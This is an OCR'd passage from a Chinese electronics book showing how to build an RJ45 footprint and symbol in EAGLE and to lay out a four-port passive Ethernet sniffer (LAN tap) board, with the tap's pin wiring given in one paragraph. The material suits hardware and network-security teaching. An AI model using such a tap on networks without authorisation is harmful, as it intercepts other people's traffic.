


图9-14　新建原理图和PCB图

添加元件，在元件库中搜索“*RJ45*”关键字，可以看到很多 RJ45 接口的封装，其中 SparkFun 的元件库有一个类似的，如图 9-15 所示，但规格书和图片上除了 8 个引脚还有 4 个固定孔，这个只有两个，那么就得自己做封装，不过可以复制后直接改，这样省事儿。




图9-15 搜索RJ45网口元件

可以直接打开元件库编辑器，也可以先将这个 RJ45 网口添加到原理图，再在元件上单击鼠标右键，选择“打开元件”选项，如图 9-16 所示。打开元件编辑器，如图 9-17 所示。




图9-16 打开元件




图9-17 打开元件编辑器

图 9-17 所示的元件符号可以直接使用，只需要调整封装即可。在页面右侧的封装列表上选择想要编辑的元件封装，单击鼠标右键，选择“编辑封装”选项，如图 9-18 所示。打开封装编辑器，如图 9-19 所示。如果想编辑元件符号，操作方法类似，在页面左边的元件符号上单击鼠标右键，选择“编辑符号”选项即可。




图9-18　打开封装编辑器




图9-19　封装编辑器页面

直接编辑会丢失原来的封装，虽然可以直接复制封装，但作者还是习惯使用“Group all”命令或者用 Group 框圈选所有的符号，然后使用快捷键调用复制命令，单击鼠标右键选择“Copy：组”选项，如图 9-20 所示，就可以复制整个封装，然后单击鼠标右键就可以直接放下整个复制的封装，如图 9-21 所示。按 Esc 键取消粘贴，然后单击“Package”选项新建一个名为“RJ45-8_2”的封装，如图 9-22 所示，在弹出的警告窗口中直接单击“ok”按钮确认，然后用快捷键调用“粘贴”命令粘贴复制的封装，如图 9-23 所示。注意坐标原点，这样便于将坐标尺寸与规格书比对。




图9-20　圈选复制




图9-21　用粘贴命令检查是否复制了整个封装

图9-22 新建封装




图9-23 粘贴复制的封装

设置栅格单位，调小一点，例如“0.127mm”，再通过标尺工具测量各个尺寸间距，可以看到与规格书（如图 9-24 所示）基本一致，偏差就只是缺了两个焊盘固定孔，按照尺寸规格放两个圆形的直插焊盘就行，直径略大于固定脚宽度。

添加两个内径 1.3mm 的直插焊盘，如图 9-25 所示。因为栅格最小单位的问题，用标尺会有一点误差，所以最好用坐标来计算，这样比较准。对直插件而言，个人 DIY 不要求 100% 精确，为了图省事儿 1mm 内的误差是可以接受的。不过在做贴片封装时，特别是引脚很密集的情况下，还是按照规格书的尺寸，用坐标计算长度间距，越精准越好。




图9-24 用标尺检查尺寸




图9-25 放置通孔焊盘

封装做好以后，再观察一下，确认没问题删除测量标尺，然后保存。如果是贴片元件，还需要注意焊盘、丝印、阻焊等，这些在后面讲解其他案例时再详细介绍。

另外，和平时写代码做表格类似，养成随时按“Ctrl+S”组合键保存的习惯，万一系统崩溃或其他原因导致软件退出，半天工夫就白费了。

封装做完之后，需要和元件符号关联起来，但这时会发现，这两个固定孔能接地最好，那样元件符号就需要 9 个或者 10 个接口，不然没有连接 GND 的地方，怎么办？类似画封装，打开符号编辑器，然后复制元件符号新建一个名为 RJ45-8_2 的元件符号，如图 9-26 所示。如果只是给元件添加一种封装，比如给电容添加 0201、0603、0804、1206 等封装，引脚没有增减，就没有再创建符号的必要。

如果觉得线条难看，可以直接删除，然后调整符号和线条的位置，复制一个引脚，如图 9-27 所示，或者单击页面左边的引脚按钮添加一个引脚，如图 9-28 所示。




图9-26　新建元件符号




图9-27　复制引脚




图9-28　添加引脚

选择引脚，然后单击鼠标右键，在弹出的菜单中选择“属性”选项，可以调整引脚的参数，例如引脚名称、类型、长度、样式等，编辑修改这些参数都很容易。在 EAGLE 中，连接到同一个焊盘的元件符号引脚可以不画，也可以在后面添加“@”附加数字表明是连接到一起的，多个同名引脚可以用这种方式命名，本例中留一个“GND”引脚就可以，如图 9-29 所示。“>Name”和“>Value”表明这个元件符号添加到原理图后会显示元件名称和数值，并且在对应的位置。




图9-29 引脚命名

同样，单击“Device”按钮新建名为“RJ45-8_2”的元件，单击页面左侧的“添加”按钮添加刚才创建的元件符号，单击页面右侧的“新建”按钮添加刚才创建的封装，如图 9-30 所示。在添加封装时，可以看到封装名有的是灰色，有的是黑色。黑色代表封装中引脚数目比元件符号多，可以添加，虽然会有多余的引脚无法连接到封装，但没关系；而如果引脚数目少了可不行，封装名称就会显示成灰色，意思是无法选择这样的封装，如图 9-31 所示。再就是有一个“变体名称”，代表封装的别名，同一个元件如果有很多种封装，就通过别名区分。

图9-30　添加元件符号及封装




图9-31　添加封装及封装别名

添加完封装和符号以后，鼠标左键单击“Connect”按钮或者双击元件封装，可以打开关联界面来关联元件符号和封装引脚之间的连接，没有连接或者连接没完成的符号在封装那里会显示一个感叹号。在弹出的“Prefix”框中可以设置元件名的前缀，例如电阻是 Rx，电容是 Cx，二极管是 Dx，芯片是 Ux，开关是 Sx，这都是元件的前缀。是否默认开启元件值显示的选项，如图 9-32 所示。在引脚关联界面，Connect 用来连接 Pin 和 Pad，Appent 用于连接 Pad 到任意一个 Pin，通常用来连接多个连接到一起的引脚，Disconnect 为断开连接，如图 9-33 和图 9-34 所示，按照引脚默认的对应关系连接完成就可以。RJ45 网口没有特殊连接，在

封装中单击焊盘属性可以看到焊盘名称，在元件符号中单击引脚属性可以看到引脚名称，对应地连接就行。如果是很复杂的芯片，这个对应关系就需要参照 DataSheet 进行连接，弄错连接会导致整个元件封装错误，使得电路板无法工作，严重的会导致电路板短路以致废板。




图9-32　设置元件前缀名、元件值　图9-33　关联引脚

并关联元件符号和封装的引脚

单击菜单栏中的“保存”按钮，全部保存，或者使用“Ctrl+S”组合键保存，这样一个 RJ45 的元件封装就做出来了，如图 9-35 所示。




图9-34　检查引脚关联情况　　图9-35　保存制作好的元件封装

再在原理图中添加元器件，就可以看到刚做的 RJ45 封装，如图 9-36 所示。删除错误的元件符号，修改栅格显示，添加 4 个刚做好的 RJ45-8_2 元件符号，如图 9-37 所示。




图9-36　在元件库中搜索RJ45可以看到刚才制作的元件封装




图9-37　添加4个RJ45网口

再添加两个 0805 封装的贴片电容和几个 GND 符号，这两种元件符号和封装在元件库中都有，直接用就可以，如图 9-38 和图 9-39 所示。




图9-38 添加两个0805封装电容

图9-39 添加GND元件符号

小贴士：机器焊接和手焊对封装焊盘的要求是有细微差异的。机器焊接要求元器件焊盘和引脚大小相近，可以使用小一点的焊盘来节省 PCB 的空间，但手焊的话，为了保证引脚和焊盘的接触，以及减小焊接的难度，通常焊盘会比引脚大些。所以有时会发现，在网上下载的别人做的封装会有大小差异性。

元件添加完成后，使用 Mirror 命令、Move 命令、Rotate 命令调整元件的位置和方向，使用 Wire 命令添加导线，用 Junction 命令添加连通节点，用 Value 命令或者 Info 命令给电容添加 220pF 容值。

按照 Sniffer 原理，两个直连的网口 U$1 和 U$2 的 1~8 直连，Sniffer 的两个网口 U$3 和 U$4，分别将 RX 用的 3、6、7、8 连接到直连的 U$1 和 U$2 网口的 1、2、4、5 和 3、6、7、8 上，7 和 8 之间串一个 220pF 电容用于降速，画出原理图，如图 9-40 所示。




图9-40　连线绘制完成原理图

原理图绘制完成后，需要进行 PCB 布线。打开 PCB 编辑器可以看到 4 个 RJ 网口和两个 0805 电容中间有黄色鼠线连接，如图 9-41 所示。




图9-41　打开PCB编辑器

在 PCB 布板之前，必须有一个总体的规划，例如板子计划画成什么样式的，画成多大的，元器件大概怎么摆放，至少在脑海中有个大致的构想，然后边画边调整。

PCB 布板有个专业的行业名称，叫 PCB Layout，也有个工作岗位叫 Layout 工程师，工作职责就是画 PCB，所以这也是技术活，做得好的画出来的 PCB 板漂亮、稳定、可靠。以日本秋叶原的“美少女 PCB”为例，如图 9-42 至图 9-45 所示，利用线和覆铜画出了一个萌萌的

女孩儿。当然，也是因为板子功能很简单，所以才能如此任性。

小贴士：电磁兼容（EMC）是对电子产品在电磁场方面干扰大小（EMI）和抗干扰能力（EMS）的综合评定，是产品质量最重要的指标之一。很多硬件产品都要求通过 EMC 测试才能销售。




图9-42　美少女图案的PCB背面




图9-43　美少女图案的PCB正面




图9-44　另一块美少女图案的PCB




图9-45　焊接好的美少女图案的PCB

这里就不按照官方的那种十字镖的形状做了，大而且扎手，参照 UnicornTeam 的 HackNet 的样式摆放，如图 9-46 所示，尺寸在 5cm×5cm 以下，电容用 Mirror 命令放到背面，位置在布线时再做调整。现在的摆放也只是临时摆放，在布线时会根据实际情况修改，在布线的难易度、质量、美观这三者之间做权衡。

另外需要注意白色的边框线，这是 20 层宽度为 0 的 wire 线，如图 9-47 所示。不是铜线，用途是标识边框，也就是 keeplayout 边框线，通常 PCB 制板厂会按照这个边框选出 PCB 板，这个框内的才是你的 PCB 板，这个框可以是方的、圆的、三角或者其他各种形状，只不过异形板拼版很浪费板材，再就是有些工厂会额外收费。




图9-46　在PCB上做元器件布局




图9-47　放置keeplayout边框线

使用 Route 命令或者单击“命令”按钮后，再单击焊盘上的鼠线，就可以将鼠线转换成 PCB 的铜线，导线线宽可以设置，如图 9-48 所示。单击鼠标左键可以将铜线固定，用鼠标中键可以切换导线所在层，例如顶层切换到底层，切换后会自动放置过孔，过孔的大小和样式在菜单栏可以设置。当然，也可以直接单击左侧菜单栏的过孔图标放置过孔，然后用 Name 命令设置过孔连接的网络。这里导线线宽设置为 8mil，过孔用八角形，过孔直径 15mil。另外，为了区分焊盘和过孔，在 Display 设置里将 Vias 过孔的颜色改成黄色，如图 9-49 所示。




图9-48　设置好线宽之后依照鼠线布线

